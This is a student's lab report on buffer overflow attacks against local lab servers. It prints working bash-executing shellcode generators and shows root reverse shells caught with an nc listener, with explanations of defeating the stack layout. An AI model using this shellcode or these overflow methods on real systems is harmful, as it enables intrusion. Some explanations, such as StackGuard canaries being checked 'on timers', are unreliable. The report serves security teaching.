
Jonathan Smith

Prof Nhut Nguyen

CS 4393.001

16 September 2023


Buffer Overflow Attack (Server) Lab Report




```
c2a089e283b9  server-3-10.9.0.7
9a0bffc9849c  server-4-10.9.0.8
d3990ace8d91  server-1-10.9.0.5
37df24694d3a  server-2-10.9.0.6
```

Above is the addresses to each of the servers so the reader can verify addresses in the screenshots below, what server is receiving a connection in the reverse shell and containers.


Task 1




```python
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "echo 'delete a file virus'; /bin/rm /tmp/virus            *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_64', 'wb') as f:
  f.write(content)
```



```
virus
VMwareDnD
[09/10/23]seed@VM:~/.../shellcode$ ./shellcode_64.py
[09/10/23]seed@VM:~/.../shellcode$ ./a64.out
delete a file virus
[09/10/23]seed@VM:~/.../shellcode$ ls /tmp/
config-err-EKLgzK
_MEIHw9dZ4
mozilla_seed0
ssh-cZSPAKG7f7XI
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-colord.service-7IrPoi
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-ModemManager.service-EC3KJi
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-switcheroo-control.service-JKnE
Ph
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-systemd-logind.service-TBzOoj
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-systemd-resolved.service-RnFUhj
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-upower.service-EWQKwg
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
tmpaddon
tracker-extract-files.1000
tracker-extract-files.125
VMwareDnD
[09/10/23]seed@VM:~/.../shellcode$ 
```




```python
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "echo 'create a file virus'; /bin/touch /tmp/virus         *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```




```
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[09/10/23]seed@VM:~/.../shellcode$ ./shellcode_32.py
[09/10/23]seed@VM:~/.../shellcode$ ./a32.out
create a file virus
[09/10/23]seed@VM:~/.../shellcode$ ls /tmp/
config-err-EKLgzK
_MEIHw9dZ4
mozilla_seed0
ssh-cZSPAKG7f7XI
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-colord.service-7IrPoi
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-ModemManager.service-EC3KJi
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-switcheroo-control.service-JKnE
Ph
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-systemd-logind.service-TBzOoj
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-systemd-resolved.service-RnFUhj
systemd-private-ac1e05b2fe144787a0b50b24d1d141bb-upower.service-EWQKwg
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
tmpaddon
tracker-extract-files.1000
tracker-extract-files.125
virus
VMwareDnD
[09/10/23]seed@VM:~/.../shellcode$
```

Above are my modifications and compilations of the shellcode_32.py and shellcode_64.py files. Tasked to change the command line within the shellcode section, I commented out previous prompts and added an "echo 'delete a file virus'; /bin/rm /tmp/virus *" and "echo 'create a file virus'; /bin/touch /tmp/virus *" in shellcode_32.py and shellcode_64.py respectively. When running these files, they run their command lines printing either create a file virus or delete a file virus and puts or deletes the file from the /tmp/ folder.

Task 2


```
[09/10/23]seed@VM:~/.../Labsetup$ dockps
c2a089e283b9  server-3-10.9.0.7
9a0bffc9849c  server-4-10.9.0.8
d3990ace8d91  server-1-10.9.0.5
37df24694d3a  server-2-10.9.0.6
[09/10/23]seed@VM:~/.../Labsetup$ docksh d3990ace8d91
root@d3990ace8d91:/bof# ls /tmp/
root@d3990ace8d91:/bof# [09/10/23]seed@VM:~/.../Labsetup$ dockps
c2a089e283b9  server-3-10.9.0.7
9a0bffc9849c  server-4-10.9.0.8
d3990ace8d91  server-1-10.9.0.5
37df24694d3a  server-2-10.9.0.6
[09/11/23]seed@VM:~/.../Labsetup$ docksh d3990ace8d91
root@d3990ace8d91:/bof# ls /tmp/
root@d3990ace8d91:/bof# ls /tmp/
root@d3990ace8d91:/bof# ls /tmp/
virus
root@d3990ace8d91:/bof#
```


Above is a screenshot of a successful attack on a server through a payload included in a separate text file in the submission box(exploit1(1).txt) due to it not fitting in one screenshot. Exploit was tasked to create a file named “virus” within the server's tmp file through the command line “/bin/touch /tmp/virus”. As seen in the code above, listing the directories within /tmp/ there is a vile named virus indicating that the payload overloaded the buffer. The payload functions as follows, the shellcode is put at the beginning of the badifile, I put a string too large for the buffer to rewrite the return address, performing buffer overflow, to a section of NOP values in the buffer, which was give, which pushed the stack pointer all the way to the shellcode where it was executed.



```
[09/11/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 37868
root@d3990ace8d91:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 70  bytes 7788 (7.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 1695 (1.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@d3990ace8d91:/bof# 
```

Continuing task 2, the above screenshot is a successful root shell connection of the payload to a reverse shell created for task 2 to infiltrate server 1. The modified version of the exploit file used to perform this is provided separately in the submissions box (exploit1(2).txt), as the contents were too long for a screenshot. The connection is confirmed with the ipconfig command.

Task 3




```
[09/15/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 44686
root@37df24694d3a:/bof# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
23: eth0@if24: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
 group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```

The above screenshot is a successful root shell connection to a reverse shell of the payload created for task 3 to infiltrate server 2. The payload used to perform this is provided separately in the submission box (exploit2.txt), as the contents were too long for a screenshot.

The issue with this server was that the buffer size was never given. To work around this issue, I put in a loop within the payload that repeatedly printed out the return address of the buffer. The goal here is to have the stack pointer land on and execute the return address then return to a spot with NOP values which would then push the stack pointer all the way to the shell code where it will be executed.

Task 4




```
[09/16/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 50396
bash: initialize_job_control: no job control in background: Bad file descriptor
root@c2a089e283b9:/bof# ipaddr
```

The above screenshot is a successful root shell connection to a reverse shell of the payload created for task 4 to infiltrate server 3, 10.9.0.7 is server 3. The payload used to perform this is provided separately in the submission box (exploit3.txt), as the contents were too long for a screenshot. The issue that was presented in this task was that the addresses go from 32 bit in tasks 2 and 3 to 64 bit. 64 bit addresses have 0's in the front of their addresses and the strcpy function stops if it encounters 0's. The workaround for this is we put the shell code within the buffer, so that the strcpy function will not stop at the 0's within the return address value.

Task 5

The payload used to perform this is provided separately in the submission box (exploit4.txt), as the contents were too long for a screenshot. The problem that occurred within this attack was that the distance between the frame pointer and the buffer address was only 32 bytes, which is much smaller than in task 4 and unable to accommodate the shellcode. The solution I found to this problem is looking at what functions are called in stack.c, we can see that the main function calls a dummy function, which then calls the bof function. Looking into the dummy function we can see that is 1000 bits long. Knowing the buffer address we can add the 1000 bits plus around 200 bits to account for the debugger. This will jump the stack pointer all the way to the main function where we have the shell code stored and will execute.


Task 6



```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xfffb90d8
server-1-10.9.0.5 | Buffer's address inside bof():     0xfffb9036
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffbf20a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffbf2006
server-1-10.9.0.5 | ==== Returned Properly ====
```


The above picture reveal the effects of Address Space Layout Randomization (ASLR) in protecting from buffer overflow attacks. The image is me calling server 1 twice, revealing the changing frame pointer and buffer address. ASLR makes buffer overflows more difficult because the most difficult part of performing buffer overflow attacks is finding the last address of the first part of the malicious code, randomizing the address makes it harder to pinpoint. It also makes brute force address guessing near impossible as you iterate through every space.

Task 7a



```
[10/25/21]seed@VM:~/.../server-code$ ./stack-L1ESP < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xff9e0788
Buffer's address inside bof():     0xff9e0718
*** stack smashing detected ***: terminated
Aborted
```

The above screenshot is my findings after turning on StackGuard and running a badfile to try to perform a stack smash, overwriting stack data with a buffer overflow. The shell immediately aborted the program once the badfile was run. StackGuard does this by inputting canary values throughout the stack, and checking them on timers. Once one of these canaries values changes, StackGuard shuts down the malicious code before it can do any hard as shown in my screenshot. **Task 7b**



```
[10/25/21]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/25/21]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
```

The above screenshot is my findings after running a command that makes the stack non-executable. This shows that attempting to even run code on a non-executable part of the stack provides segment faults when detected by the shell. The non-executable stack is enforced by the data in the code section of the stack which holds the execution instructions for a program. If executable code is like the payload files that were developed in this lab, the code will not execute and return an error, in this case, a segmentation fault.